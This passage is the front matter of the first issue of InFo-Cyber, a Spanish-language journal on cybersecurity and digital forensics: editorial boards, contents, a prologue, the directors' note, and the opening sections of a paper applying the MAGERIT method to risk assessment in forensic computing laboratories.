

InFo-Cyber Cybersecurity and Digital Forensics Journal

FACULTAD DE INGENIERÍA UNIVERSIDAD FASTA



Número 1, Año 1.
Marzo de 2026.



UNIVERSIDAD
FASTA

FACULTAD DE
INGENIERÍA



**CIBERSECURITY AND
DIGITAL FORENSICS JOURNAL**

InFo-Cyber: Cybersecurity and Digital Forensics Journal

Organismo responsable: Universidad FASTA.

Dirección: Gascón 3145, Mar del Plata, Buenos Aires (CP: 7600)

Teléfono: 0223 499-0418

Correo electrónico: infocyber@ufasta.edu.ar



Dirección de la revista

Directora: Ana Haydeé Di Iorio

Codirector: Bruno Constanzo

Comité editorial

Ana Haydeé Di Iorio

Bruno Constanzo

Comité académico

Mg. Jairo Andrés Becerra Ortiz (COL)

Mg. Alexis Brignoni (USA)

Mg. Ing. Frankz Carrera (ECU)

Mg. Ing. Eduardo Casanovas (AR)

Ing. Ariel Cessario (AR)

Mg. Ing. Cesar Cicerchia (AR)

Dr. Ing. Mariano Cilia (USA)

Mg. Ing. Hugo Curti (AR)

Dr. Joaquín Delgado (ESP)

Dra. Daniela Dupuy (AR)

Dra. Zoraida García Castillo (MEX)

Esp. Ing. Roberto Giordano Lerena (AR)

Dr. Manuel Masseno (POR)

Dr. Alvaro Ortigosa Juárez (ESP)

Mg. Ing. Emanuel Ortiz (COL)

Dra. Beatriz Parra de Gallo (AR)

Mg. Ing. Patricia Prandini (AR)

Mg. Ing. Gustavo Presman (AR)

Dr. Elías Puelles (PER)

Mg. Ing. Guillermo Ramos (AR)

Dr. Aires Rover (BRA)

Dr. Marcelo Riquert (AR)

Mg. Lic. Gustavo Saín (AR)

Mg. Ing. Miguel Solinas (AR)

Dr. Enrique Santiago Chinchilla (COL)

Dr. Marcos Salt (AR)

Sr. Carlos Seisdedos (ESP)

Comité de revisores

Mg. Ing. Maximiliano Bendinelli (AR)

Dra. Tania Bueno (BRA)

Sr. Claudio Caracciolo (AR)

Mg. Ing. Frankz Carrera (ECU)

Mg. Ing. Cesar Cicerchia (AR)

Dr. Pablo Cistoldi (AR)

Mg. Ing. Pablo Croci (AR)

Lic. Edith García (AR)

Mg. Ing. Cintia Gioia (AR)

Esp. Lic. Rodrigo Lopez Lio (AR)

Dr. Manuel Masseno (POR)

Mg. Ing. Guillermina Nieves (AR)

Ing. Marcela Pallero (AR)

Dra. Beatriz Parra de Gallo (AR)

Ing. Emanuel Ortiz (COL)

Mg. Ing. Patricia Prandini (AR)

Dr. Marcelo Riquert (AR)

Esp. Ing. Fernanda Rosales (AR)

Mg. Ing. Gonzalo Ruíz de Ángeli (AR)

Mg. Lic. Gustavo Saín (AR)

Mg. Ing. Miguel Solinas (AR)

Ing. Santiago Trigo (AR)

Dra. Tatiana Stropa (BRA)

Sr. Carlos Seisdedos (ESP)

Dra. Carmen Vasquez (ESP)

Dr. Elías Puelles (PER)

Asistencia editorial

Lucía Belén Algieri

Josefina Riva Posse

Guadalupe Herrán

Yanina Maldonado

Facundo Giménez

ÍNDICE

Número 1 de InFo-Cyber. Journal of Cybersecurity and Digital Forensics (Marzo 2026)

Prólogo /pp. 1-3 ■

ROBERTO GIORDANO LERENA (UFASTA)

Nota de los directores de Info-Cyber. Journal of Cybersecurity and Digital Forensics /pp. 4-7 ■

ANA HAYDEÉ DI IORIO (UFASTA) y BRUNO CONSTANZO (UFASTA)

Matriz de Riesgos de la Seguridad Informática para Laboratorios de Informática Forense /pp. 8-25 ■

HERMINIA B. PARRA (UCASAL), FERNANDO GRECO (UFASTA), MARIELA AMBRÚSTOLO (UNMDP), ADOLFO E. ONAINE (UNMDP) Y MARINA MIGUELES (UNMDP)

Ciberseguridad aplicada: estudio de un ataque típico contra un sitio web y recomendaciones para su mitigación y prevención /pp. 26-42 ■

EMANUEL LAZZARI (UNNOBA - UNSADA) y HUGO CURTI (UFASTA)

Detección e Identificación de Vehículos Mediante Técnicas de Inteligencia Artificial /pp. 43-56 ■

E. VALENTÍN IGLESIAS (MINISTERIO PÚBLICO FISCAL DE SAN LUIS) y GUSTAVO J. MESCHINO (UFASTA)

Security.txt: El archivo de texto que puede salvar el mundo /pp. 57-60 ■

R. LÓPEZ LIO (UNSO)

Vehículo táctico de acción inmediata ante incidentes en el ciberespacio /pp. 61-72 ■

AGUSTÍN PERCIAVALLE (UFASTA)

La informática forense en el proceso penal santafesino. Cuestionamientos éticos y legales ante la inobservancia de su aplicación. Casos de estudio /pp. 73-88 ■

JAVIER ESTEBAN BURA PERALTA (UFASTA)

La informática forense, una disciplina en constante evolución /pp. 89-93 ■

GUSTAVO DANIEL PRESMAN

Prólogo

Número 1 de InFo-Cyber (Marzo 2026)

Roberto Giordano Lerena

Decano de la Facultad de Ingeniería de la Universidad FASTA

Ingeniero de Sistemas de la Universidad Nacional del Centro de la Provincia de Buenos Aires. Especialista en Gestión de la Tecnología y la Innovación de la Universidad Nacional de Mar del Plata. Doctorando en Ciencia y Tecnología de la Universidad Nacional de Cuyo.

Decano y Profesor Titular de la Facultad de Ingeniería de la Universidad FASTA y Profesor Asociado de la Facultad de Ingeniería de la Universidad Nacional de Mar del Plata.

Investigador del Grupo de Investigación en Competencias en Ingeniería de la Universidad FASTA.

Consultor del Programa Nacional de Epidemiología y Control de Infecciones Hospitalarias del Ministerio de Salud de la Nación.

Presidente de Relaciones Interinstitucionales e Internacionales del Consejo Federal de Decanos de Ingeniería de Argentina - CONFEDI. Ha sido Presidente, Vicepresidente, Secretario General y Presidente de comisiones.

Editor Asociado de la Revista Argentina de Ingeniería - RADI.

Integra la Comisión Académica de las carreras de Maestría en Ciberseguridad e Informática Forense (Facultad de Ingeniería UFASTA), Especialización en Cibercriminalidad y Delitos Informáticos (Facultad de Ciencias Jurídicas y Sociales UFASTA), y Especialización en Informática Forense (Facultad de Ingeniería UFASTA).

Integra el Comité Ejecutivo de la Asociación Iberoamericana de Instituciones de Enseñanza de Ingeniería - ASIBEI, y ha sido Vicepresidente, en representación de CONFEDI.

Fue Coordinador de la Comisión de Acreditación de Proyectos de Desarrollo Tecnológico y Social en Ciencias Agrarias, Ingeniería y Materiales del Ministerio de Ciencia, Tecnología e Innovación Productiva de la Nación, entre 2014 y 2019, y consultor del Consejo Nacional de Investigaciones Científicas y Técnicas de la República Argentina CONICET.

Tiene 10 capítulos de libros escritos y ha sido editor/compilador de 13 libros; entre ellos, los libros “Reflexiones de Académicos Latinoamericanos en Pandemia” y “Reflexiones sobre las nuevas demandas para la ingeniería latinoamericana” producidos por ACOFI, CONFEDI, LACCEI y IFEEES.

Cuenta con más de 130 trabajos publicados en revistas científicas, *journals* y reportes de sociedades científicas, *proceedings* y actas de congresos nacionales e internacionales en 15 países. Ha presidido y participado de jurados y tribunales de tesis y proyectos de grado y posgrado y comités académico-científicos de congresos y foros nacionales e internacionales. Ha disertado en más de 150 oportunidades en diferentes congresos y universidades a nivel nacional e internacional.

Ha obtenido 25 premios y reconocimientos nacionales e internacionales; entre ellos, la Distinción al Mérito Académico Iberoamericano de la Asociación Iberoamericana de Instituciones de Enseñanza de Ingeniería ASIBEI, la Medalla al Mérito Académico Latinoamericano del Latin American and Caribbean Consortium of Engineering Institutions LACCEI y la Distinción de la Asociación Colombiana de Facultades de Ingeniería ACOFI por su

labor, gestión y ejemplo en pro del fortalecimiento de la ingeniería.

Fue co-fundador de la Cátedra Abierta Latinoamericana Matilda y las Mujeres en Ingeniería y editor de la saga de libros “Matilda y las Mujeres en Ingeniería en América Latina” producidos por CONFEDI, ACOFI y LACCEI.

Fue Presidente Fundador de la Red Iberoamericana de Universidades e Institutos con Investigación en Derecho e Informática (Red CIIDDI), Miembro Fundador de la Red Universitaria de Sistemas Embebidos (RUSE), Miembro Fundador de la Red Universitaria de Informática Forense (Red UNIF), Miembro Fundador de la Cátedra Abierta Latinoamericana Matilda y las Mujeres en Ingeniería, Miembro Fundador de la Asociación de Tecnología de la Información y Comunicación de Mar del Plata (ATICMA) y Director Fundador de la Revista Argentina de Ingeniería (RADI).

Nota de presentación

Licencia (CC):



Universidad FASTA. Facultad de Ingeniería; Mar del Plata, Argentina.

PRÓLOGO

Hace más de un año ya, que en el seno del Laboratorio de Investigación y Desarrollo de Tecnología InFo-Lab de la Facultad de Ingeniería de la Universidad FASTA, decidimos la creación de una revista especializada en Ciberseguridad e Informática Forense. Una revista científico-tecnológica universitaria, digital y abierta, que potencie la visibilidad de la producción científica y fortalezca el desarrollo de esta temática. Con ese objetivo creamos *InFo-Cyber - Cybersecurity and Digital Forensics Journal un journal digital* que pretende convertirse en una referencia en el área de Ciberseguridad e Informática Forense. Con un enfoque de excelencia académica e innovación, esta publicación aspira a promover la investigación, el desarrollo y la difusión del conocimiento científico-tecnológico en Latinoamérica y el Caribe.

InFo-Cyber pretende proporcionar un espacio de alta calidad para la presentación y discusión de investigaciones originales, revisiones críticas y desarrollos técnicos en el campo de la ciberseguridad y la informática forense, e incentivar la colaboración entre investigadores, académicos, profesionales de la industria y responsables políticos, con el objetivo de abordar los desafíos más actuales en la temática. Publicará artículos científicos inéditos y artículos de reflexión de autores invitados y notas técnicas de casos, en idioma español, portugués o inglés. Todos los artículos científicos, de carácter inédito, serán revisados por pares expertos en cada temática, en un proceso de revisión *blind-review*, garantizando la originalidad, calidad y relevancia de lo publicado. A efectos de la publicación, los autores deberán cumplimentar la correspondiente cesión de derechos y autorización.

Hacer una revista desde cero no es fácil. El camino para la concreción de *InFo-Cyber* fue largo y complejo. Tuvimos que aprender. Lo bueno, como siempre, es que no estuvimos solos. Siempre hubo equipo. Los dos directores, la Ing. Ana Di Iorio y el Ing. Bruno Constanzo, con el compromiso que los caracteriza, armaron la agenda, conformaron un Comité Editorial Internacional y un destacado *staff* de revisores, y elaboraron las pautas de publicación, el instructivo para autores y los circuitos para el proceso de revisión por pares. Junto al Comité Editorial definieron la plantilla de los artículos científicos, de reflexión y de las notas técnicas, y también las pautas de presentación de estos. Con la colaboración del área de publicaciones de la Universidad FASTA, se ajustó la plataforma de trabajo donde concurren autores, revisores y directores. Desde luego, además de todo esto, hubo colegas que confiaron en la revista y presentaron sus artículos, que luego del debido proceso, hoy forman parte del primer número. También convocamos a un

experto perito para que aporte la primera nota técnica de InFo-Cyber.

Finalmente, hoy nace *InFo-Cyber - Cybersecurity and Digital Forensics Journal*. Desde la Facultad de Ingeniería de la Universidad FASTA estamos orgullosos de generar este espacio, asumiendo el compromiso de garantizar el efectivo reconocimiento a los autores de las publicaciones, asegurar la transparencia y claridad en los procesos de evaluación, elección, aceptación y publicación de los artículos, garantizar la originalidad, calidad y relevancia de los artículos publicados, y procurar que los artículos publicados representen un aporte sustancial en el ámbito científico-tecnológico evidenciando innovación e impacto social.

Felicitaciones, Ana Di Iorio y Bruno Constanzo, por asumir este nuevo desafío institucional; han hecho un gran trabajo, junto a Lucía Algieri y Josefina Riva Posse. Gracias, Facundo Giménez, por tu colaboración en la configuración del sistema de gestión de la revista. Gracias, Gustavo Pressman, por la generosidad de siempre, hoy reflejada en la primera nota técnica de *InFo-Cyber*. Gracias a los autores que presentaron los artículos publicados en este primer número de *InFo-Cyber*.

Lo que parecía un punto de llegada se transformó en un punto de partida. *InFo-Cyber* ya existe y está a disposición de toda la comunidad. Ahora debe crecer y difundirse. Cuanto más lejos llegue, mayor será su aporte y más conocimiento estará a disposición de todos para construir un mundo mejor. ¡Ese es el verdadero desafío!

Nota de los directores de *InFo-Cyber. Journal of Cybersecurity and Digital Forensics*

Ana Haydeé Di Iorio

Ingeniera en Informática por la Universidad FASTA y Especialista en Gestión de la Tecnología y la Innovación por la Universidad Nacional de Mar del Plata.

Directora del Instituto de Ciencias Forenses de la Universidad FASTA.

Instructora informática en el Ministerio Público de la Provincia de Buenos Aires, desempeñándose como Perito Informático y miembro del Cuerpo de Ayuda Técnica a la Instrucción.

Directora Académica de la Especialización en Informática Forense de la Facultad de Ingeniería de la Universidad FASTA.

En la Universidad FASTA es docente de las cátedras Sistemas Operativos en la Facultad de Ingeniería y de la cátedra Derecho de las Nuevas Tecnologías en la Facultad de Ciencias Jurídicas y Sociales.

En la Universidad Nacional de Mar del Plata es docente en las cátedras Sistemas Operativos y Diseño de Sistemas Operativos.

En postgrado es docente de la Especialización en Medicina legal de la Universidad FASTA, en la Especialización en Ciberdelitos y en la Maestría en Derecho Informático de la Facultad de Derecho de la Universidad de Buenos Aires, en la Diplomatura en Ciberdelitos de la Universidad de Quilmes y ha sido docente invitada en la Especialización de Criminalidad Económica de la Universidad Nacional de Mar del Plata y la Universidad de Castilla-La Mancha, en la Maestría de Criminalística y Ciencias Forenses y en la Maestría de Derecho Penal de la Universidad Libre de Colombia, y en el curso de postgrado de la fiabilidad de la prueba de la Universidad de Girona, entre otros.

Secretaria general permanente desde su constitución en 2013 de la Red CIIDDI - Red Iberoamericana de Universidades e Institutos con Investigación en Informática y Derecho.

Integrante de la Cátedra Abierta Latinoamericana Matilda y las Mujeres en Ingeniería y ex-coordinadora del Comité de Mentoreo.

Integrante de la Red de Referentes de Áreas de Género por la Facultad de Ingeniería de la Universidad FASTA ante CONFEDI.

Fue presidente de la Red UNIF - Red de Universidades de Informática Forense.

Fue directora durante los primeros 10 años del InFo-Lab, Laboratorio de Investigación y Desarrollo de Tecnología en Informática Forense.

Es coautora de los libros: *Defensa del Consumidor de Bienes y Servicios Informáticos* (2013), Ed. Universidad FASTA, del libro, *Guía Integral de empleo de la Informática Forense en el Proceso Penal de la Provincia de Buenos Aires* (2016), *El rastro digital del delito. Aspectos técnicos, legales y estratégicos de la Informática Forense* (2017). Ed. Universidad

FASTA, *Guía Técnica para el Diseño, Implementación y Gestión de Laboratorios de Informática Forense* (2019) Ed. Universidad FASTA, *Guía de actuación docente frente a situaciones de Ciberacoso* (2020) Ed. Universidad FASTA, *Guía Técnica para la implementación de un Sistema de Gestión de Calidad en un Laboratorio de Informática Forense* (2023) Ed. Universidad FASTA, y *Guía de Actuación para la Adquisición, Preservación, y Preservación de la Prueba Digital* (2024) Ed. Universidad FASTA, y de varios capítulos de libros, entre los que se destacan: “Prueba Digital: de la cadena de custodia a la cadena de valor probatorio” en el *Tratado Internacional sobre procedimiento criminal, transnacional y digital* (2025) Editorial Tirant Lo Blanch, “Pericias Informáticas” en el *Tratado de La Prueba Electrónica* (2021) Ed. La Ley, “Protocolos de Preservación de Evidencia Digital y Cuestiones Forenses” en el libro *Cibercrimen II* (2018) Editorial IBDeF.

Fue compiladora del Libro Nuevas Tecnologías en la Investigación Criminal. Aportes de la Informática a la Criminalística y las Ciencias Forenses Ed. Universidad Libre de Colombia y Ed. Universidad FASTA.

Es investigadora, directora de proyectos de investigación y en proyectos de desarrollo tecnológico y social, autora de numerosas publicaciones científicas, disertante y conferencista en congresos nacionales e internacionales en temas de Derecho Informático, Ciberseguridad, Cibercrimen e Informática Forense.

Bruno Constanzo

Es Ingeniero en Informática de la Universidad FASTA. Director del InFo-Lab (Laboratorio de Investigación y Desarrollo de Tecnología en Informática Forense de la Facultad de Ingeniería de la Universidad FASTA). Participa como investigador en los grupos de investigación de Informática Forense de la Facultad de Ingeniería UFASTA. Es profesor en las cátedras de Sistemas Operativos, Informática y Derecho, e Informática Forense en la carrera de Ingeniería en Informática, y las cátedras de Recuperación de Archivos y Análisis Multimedia, Taller de Análisis de Memoria, y Taller de Análisis de Casos de la Especialización en Informática Forense. También es profesor en las cátedras de Derecho de las Nuevas Tecnologías (Abogacía), e Informática Aplicada (Licenciatura en Criminalística) de la Facultad de Ciencias Jurídicas y Sociales UFASTA. Es autor y coautor de múltiples trabajos científicos y académicos, y libros, entre ellos se destacan la *Guía Integral de Empleo de la Informática Forense en el Proceso Penal de la provincia de Buenos Aires*, *El Rastro Digital del Delito*, y la *Guía de Actuación para la Adquisición, Preservación, y Preservación de la Prueba Digital*. Participa activamente en el desarrollo de herramientas forenses de código abierto.

Nota de presentación

Licencia (CC):



Universidad FASTA. Facultad de ingeniería; Mar del Plata, Argentina.

Es una gran satisfacción presentar el primer número de *InFo-Cyber – Cybersecurity and Digital Forensics Journal*, una revista científica que aspira a consolidarse como referencia académica en ciberseguridad e informática forense en Latinoamérica y el Caribe, promoviendo la excelencia académica, el rigor metodológico y la innovación tecnológica.

En un escenario donde la transformación digital redefine constantemente los riesgos, los modelos de ataque y las herramientas de investigación, nuestra disciplina enfrenta una paradoja estructural: la necesidad de formalizar el conocimiento mediante investigación profunda, reproducible y debidamente fundamentada, frente al ritmo vertiginoso de la evolución tecnológica que desplaza permanentemente el foco hacia el último desarrollo, técnica o amenaza emergente.

Este desafío exige espacios académicos capaces de equilibrar actualización permanente y solidez científica. *InFo-Cyber* nace precisamente con esa vocación: constituirse en un ámbito de intercambio de alto impacto que articule investigación, desarrollo y práctica profesional, garantizando un proceso de revisión por pares riguroso, transparente y alineado con estándares internacionales. Asimismo, proyecta su consolidación mediante su futura indexación en bases de datos y repositorios académicos de referencia, fortaleciendo su visibilidad y reconocimiento científico a nivel global. Con una clara orientación hacia la internacionalización, la revista promueve la participación de autores, revisores e instituciones de distintos países y mantiene una convocatoria permanente a la presentación de contribuciones originales que enriquezcan el desarrollo disciplinar.

InFo-Cyber busca cubrir un nicho actualmente vacante: una publicación en español dedicada integralmente a la ciberseguridad y la informática forense, que integre perspectivas técnicas, legales, estratégicas y operativas.

Entre sus áreas temáticas se incluyen, entre otras:

- Detección y prevención de intrusiones
- Análisis y mitigación de *malware*
- Gestión e investigación de incidentes (DF/IR)
- Forensia digital y recuperación de datos
- Técnicas innovadoras para el análisis de evidencia digital
- Seguridad de redes, sistemas y criptografía
- Aspectos normativos, éticos y legales
- Gestión de la ciberseguridad y ciberdefensa
- Estudios de caso y aplicaciones prácticas

Con el fin de integrar los distintos enfoques disciplinares, la revista acepta artículos de investigación original, artículos de reflexión, notas técnicas y análisis de casos, todos ellos sustentados en metodologías claras y argumentación sólida.

¿Qué encontrarán en este número?

En esta edición inaugural, los artículos seleccionados abordan temáticas diversas y de alta relevancia, entre ellas:

- “Matriz de Riesgos de la Seguridad Informática para Laboratorios de Informática Forense” se enfoca en cuestiones de la administración y gestión de laboratorios periciales.
- “Ciberseguridad aplicada: estudio de un ataque típico contra un sitio web y recomendaciones para su mitigación y prevención”, y “Security.txt: El archivo de texto que puede salvar el mundo” abarcan temas de ciberseguridad muy relevantes para la actuación profesional en DF/IR y seguridad informática.
- “Detección e Identificación de Vehículos Mediante Técnicas de Inteligencia Artificial” detalla la aplicación de técnicas de visión artificial para el análisis de grandes volúmenes de evidencia digital.
- “Vehículo táctico de acción inmediata ante incidentes en el ciberespacio” extiende la idea de laboratorios móviles al ámbito y operaciones de defensa.
- “La informática forense en el proceso penal santafesino. Cuestionamientos éticos y legales ante la inobservancia de su aplicación. Casos de estudio” aporta la mirada legal con un análisis riguroso sobre la aplicación de la informática forense en la provincia de Santa Fe.
- “La informática forense, una disciplina en constante evolución” aborda la experiencia acumulada por el Ing. Gustavo Presman durante más de tres décadas como perito informático en nuestro país.

Agradecemos a todo el equipo editorial, al Área de Publicaciones, al personal de Biblioteca de la Universidad FASTA, a la Facultad de Ingeniería, a los integrantes del Comité de Revisores, a los investigadores que confiaron en nosotros para enviar sus artículos y a los colaboradores que hicieron posible este lanzamiento.

Este primer número marca el inicio de un camino que

aspiramos sea sostenido, crítico y en constante crecimiento. Invitamos a la comunidad académica y profesional a ser parte activa de este espacio de construcción colectiva de conocimiento.

Matriz de Riesgos de la Seguridad Informática para Laboratorios de Informática Forense

Computer Security Risk Matrix for Computer Forensic Laboratories

Herminia B. Parra de Gallo

Universidad Católica de Salta (Argentina).

bgallo@ucasa.edu.ar

<https://orcid.org/0000-0002-3230-3108>

Fernando Greco

Universidad Fasta, Buenos Aires (Argentina).

fmartingreco@ufasta.edu.ar

<https://orcid.org/0009-0007-5248-7745>

Mariela Ambrústolo

Universidad Nacional de Mar del Plata (Argentina).

marielaambrustolo@ufasta.edu.ar

<https://orcid.org/0009-0002-3072-2066>

Adolfo E. Onaine

Universidad Nacional de Mar del Plata (Argentina).

adolfoeduardo.onaine@ufasta.edu.ar

<https://orcid.org/0000-0001-9532-9631>

Marina MIGUELES

Universidad Nacional de Mar del Plata (Argentina).

marinamiguelles@ufasta.edu.ar

<https://orcid.org/0009-0008-2652-0959>

Artículo de Investigación

Recibido: 24-04-2025. Aceptado: 14-5-2025 Publicado:
03-03-2026

Licencia (CC):



Universidad FASTA. Facultad de ingeniería; Mar del

Resumen

El presente trabajo tiene por objetivo la descripción del proceso realizado para la identificación, análisis y gestión de los riesgos tecnológicos a los que estaría expuesto un Laboratorio de Informática Forense (LIF), tomando como referencia la metodología MAGERIT (Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información). Basada en la norma ISO/IEC 31000, MAGERIT se presenta como una herramienta de gran utilidad para el estudio del riesgo en la infraestructura tecnológica de cualquier organización. Siguiendo los lineamientos generales de esta metodología y con la adaptación necesaria para el caso, se muestra como resultado la Matriz de Riesgo Tecnológico que debe considerarse para un LIF.

Palabras clave

ciberataque, ciberseguridad, mitigación del riesgo, sitio web

Abstract

The objective of this work is to describe the process carried out for the identification, analysis and management of technological risks to which a Forensic Computing Laboratory (LIF) would be exposed, taking as reference the MAGERIT methodology (Methodology for Analysis and Risk Management of Information Systems). Based on the ISO/IEC 31000 standard, MAGERIT is presented as a very useful tool for studying risk in the technological infrastructure of any organization. The general guidelines of this methodology are followed and with the necessary adaptation for the case, the Technological Risk Matrix that must be considered for a LIF is shown as a result.

Keywords

cyberattack, cybersecurity, risk mitigation, website

HERMINIA BEATRIZ PARRA DE GALLO. Especialista en Informática Forense, Dra. en Ingeniería Mención Sistemas de Información, Master en Administración de Negocios, Ingeniera en Computación. Con una extensa carrera académica como docente e investigadora en la UNIVERSIDAD CATÓLICA DE SALTA (Argentina) reviste la categoría de INVESTIGADOR INDEPENDIENTE “B” (CI-UCASAL), y es Directora del Grupo de I+D+i de Forensia Digital y Ciberseguridad de esa institución, grupo abocado al desarrollo de proyectos de i+d interinstitucionales con universidades nacionales y latinoamericanas. Es además, Directora del Instituto de Estudios Interdisciplinarios de Ingeniería de la Facultad de Ingeniería de la UCASAL y Directora de la carrera de Especialización en Administración de Bases de Datos de UCASAL. Participa en la formación de recursos humanos impartiendo cursos de posgrado y como docente de carreras de grado y posgrado en UFASTA (Argentina), UTN-FRSF (Argentina), UTN-FRC (Argentina), UTN-FRCU (Argentina), UNIVA (México), UNISANGIL (Colombia), Universidad Católica de Colombia (Colombia), UniTECH (España). Perito Informático de Parte. Consultora en Proyectos Tecnológicos Críticos.

FERNANDO GRECO. Es Ingeniero en Informática de la Universidad FASTA. Es Instructor Informático y Perito Oficial en el Ministerio Público de la Provincia de Buenos Aires. Es Investigador del InFo-Lab (Laboratorio de Investigación y Desarrollo de Tecnología en Informática Forense del Ministerio Público de la Provincia de Buenos Aires, Municipio de General Pueyrredon y Universidad FASTA). Es Profesor Titular de la cátedra de Informática Aplicada de la Licenciatura en Criminalidad, en la Facultad de Ciencias Jurídicas y Sociales, y Jefe de Trabajos Prácticos en la cátedra de Informática y Derecho, en la Facultad de Ingeniería de la Universidad FASTA. Participa como investigador en el Grupo de Investigación en Informática Forense de la Facultad de Ingeniería de la Universidad FASTA. Es coautor del Libro “El rastro digital del delito” - Universidad FASTA (2017).

MARIELA AMBRÚSTOLO. Ingeniera Química egresada de la Universidad Nacional de Mar del Plata y Asesora en Tecnologías de Gestión por la Universidad Nacional General Sarmiento. Directora del grupo de investigación y extensión Gestión Integrada, Personas y Mejora Continua (GIPMeCo) en la Facultad de Ingeniería de UNMDP, y Profesora Asociada con dedicación exclusiva desde 1999 en materias vinculadas a sistemas de gestión y mejora continua, además de dictar clases en la Universidad Fasta. Ha sido evaluadora en múltiples ediciones del Premio Nacional a la Calidad y del Premio Iberoamericano de la Calidad. Co-dirige proyectos relacionados con sistemas integrados de gestión para laboratorios de informática forense y participa activamente en proyectos de extensión, capacitación y consultoría tecnológica. Integra el equipo directivo de SAMECO y coorganiza los Encuentros Regionales de Mejora Continua “Mar y Sierras”, colaborando con diversas instituciones. Es autora de publicaciones académicas y científicas en su área de especialización.

MARINA MIGUELES. Ingeniera Química (Universidad Nacional de Mar del Plata)/ Especialista en Higiene y Seguridad en el Trabajo. JTP Titular de las asignaturas de Gestión de Calidad y Sistemas de Gestión y Mejora Continua con dedicación exclusiva. Profesor Adjunta en la Asignatura Gestión Integrada de la Seguridad e Higiene en el Trabajo de la Licenciatura en Higiene y Seguridad en el trabajo, modalidad a distancia, en Universidad Fasta (2012-actual). Integrante del Grupo de Investigación y extensión en Gestión Integrada, Personas y Mejora Continua (GIPMeCo) del Departamento de Ingeniería Industrial de la Facultad de Ingeniería de la Universidad Nacional de Mar del Plata (UNMDP). Colabora en proyectos de implementación de Sistemas Integrados de Gestión para Laboratorios de Informática Forense en conjunto con UFASTA y UCASAL. Participa en proyectos de extensión y actividades de transferencias en temáticas de sistemas de gestión, calidad, y mejora continua. Forma parte de comités organizadores, académicos en eventos regionales y nacionales de mejora continua nacionales. Socio activo de SAMECO Sociedad Argentina Pro-Mejoramiento Continuo e integrante del equipo organizador de la Comisión de Intercambio de Experiencias de Enseñanza de la Mejora Continua en la Universidad - SAMECO. Autora en colaboración con el equipo de trabajo de material con finalidad docente y científica. Participación en diferentes congresos científicos con trabajos referidos a calidad, mejora continua e investigaciones sobre la enseñanza superior.

ADOLFO EDUARDO ONAINE. Ingeniero Electricista (UNMdP), Master Internacional en Dirección de Empresas (UNSA-DEUSTO) y Doctor en Ingeniería mención Industrial (UNLZ). Profesor Titular en la carrera de Ingeniería Industrial (UNMdP). Profesor y miembro de los Comités Académicos en las carreras Especialista Gestión de la Tecnología y la Innovación (UNMdP) y Maestría en Gestión Internacional de la Tecnología y la Innovación (UNMdP y UNLu). Integra Comisiones Asesoras de Concursos docentes en las Universidades Nacionales de Mar del Plata, del Sur, del Centro de la Provincia de Buenos Aires, de Córdoba, de Luján, del Litoral, del Nordeste, de Salta y la UTN. En Investigación y Extensión, es Director del Grupo de Investigación y Extensión *Investigación Operativa, Gestión Industrial y Desarrollo Regional* (GIOGIDeR) y Codirector del Programa de “Fortalecimiento de pequeños productores de la agricultura familiar como fuente de sustento y desarrollo regional” - UNMdP. Integra Proyectos de implementación de Sistemas Integrados de Gestión para Laboratorios de Informática Forense con UFASTA y UCASAL. Participa en eventos regionales, nacionales e internacionales como miembro de Comités Organizadores y Académicos, moderador, expositor de trabajos y disertante; en actividades de Extensión Universitaria; y en Asistencia Técnica a Instituciones y Empresas regionales. Posee publicaciones en revistas y trabajos presentados en congresos regionales, nacionales e internacionales.

I. INTRODUCCIÓN

El presente trabajo describe la matriz de riesgo tecnológico desarrollada para un Laboratorio de Informática Forense (LIF) a partir de la aplicación de la metodología MAGERIT [1].

Una matriz de riesgo tecnológico es un insumo importante para el desarrollo de un sistema de calidad y de seguridad informática para un LIF. Así, esta matriz se enmarca en la definición de un sistema de gestión integrado, que aborde los criterios generales de calidad de la ISO/IEC 9001:2015 y aquellos referidos a la seguridad de la información explicitados en la ISO/IEC 27001:2022. En [2] se explican las características generales del proyecto de integración de ambas normas. Por una parte, la norma ISO 9001:2015 permite la implementación de un sistema de gestión de la calidad basada en la mejora continua, mientras que la ISO/IEC 27001:2022 considera los procesos necesarios para preservar las características de confidencialidad, integridad y disponibilidad de la información, teniendo en cuenta la gestión de riesgos tecnológicos y no tecnológicos involucrados y que deben gestionarse adecuadamente.

Considerando las características propias de un laboratorio que brinda servicios de informática forense, se identifican los riesgos, las amenazas y el nivel de criticidad de cada componente, sea este de carácter tecnológico o no tecnológico. Se define además la degradación que podría sufrir cada componente ante el impacto del riesgo, así como las acciones de salvaguarda que permiten definir el riesgo residual. Por último, se toman de la norma ISO/IEC 27001:2015 los controles de seguridad que sirven de contención y control de las situaciones de riesgo identificadas.

Este trabajo tiene la siguiente estructura: en la Sección II se describe la metodología MAGERIT, en la Sección III se enuncian las características distintivas de un LIF, en la Sección IV se describe cómo se aplica la citada metodología para identificar y tratar los riesgos tecnológicos de un LIF, y por último, en la Sección V se enuncian las conclusiones de este trabajo.

II. LA METODOLOGÍA MAGERIT

A partir de la norma ISO/IEC 31000, MAGERIT define las actividades, estrategias, técnicas y herramientas adecuadas para la implementación de un proceso de gestión de riesgos en el contexto tecnológico de una empresa o institución.

En [1] se indican los objetivos de MAGERIT: a) Concienciar a los responsables de las organizaciones de información de la existencia de riesgos y de la necesidad de gestionarlos; b) Ofrecer un método sistemático para analizar los

riesgos derivados del uso de tecnologías de la información y comunicaciones (TIC); c) Ayudar a descubrir y planificar el tratamiento oportuno para mantener los riesgos bajo control; y d) Preparar a la Organización para procesos de evaluación, auditoría, certificación o acreditación, según corresponda en cada caso.

Las características distintivas de MAGERIT incluyen:

- Enfoque Integral: la metodología permite cubrir todas las instancias del análisis y gestión del riesgo, desde la valoración de los activos hasta la aplicación de las medidas de seguridad.
- Adaptabilidad y flexibilidad: aunque inicialmente fue prevista para su uso en el contexto de la administración pública española, es reconocida por su capacidad para implementarse en cualquier organización, ajustándose a las necesidades específicas de cada caso.
- Proceso Estructurado y sistemático: MAGERIT incluye una serie de pasos perfectamente definidos que ordenan el proceso de identificación, análisis y gestión de riesgos tecnológicos.
- Valoración de las instancias de documentación y seguimiento: la metodología enfatiza la importancia de mantener procesos de documentación actualizados y continuos, a fin de alinear la gestión de la seguridad con la evolución de las amenazas y los cambios del entorno organizacional.

La metodología MAGERIT propone un espacio de trabajo claro y detallado para la gestión proactiva de los riesgos tecnológicos relativos a la seguridad informática en una organización, promoviendo además una cultura de la seguridad y la mejora continua. Ejemplos de aplicación de esta metodología se pueden ver en [3] y [4].

III. EL LABORATORIO DE INFORMÁTICA FORENSE

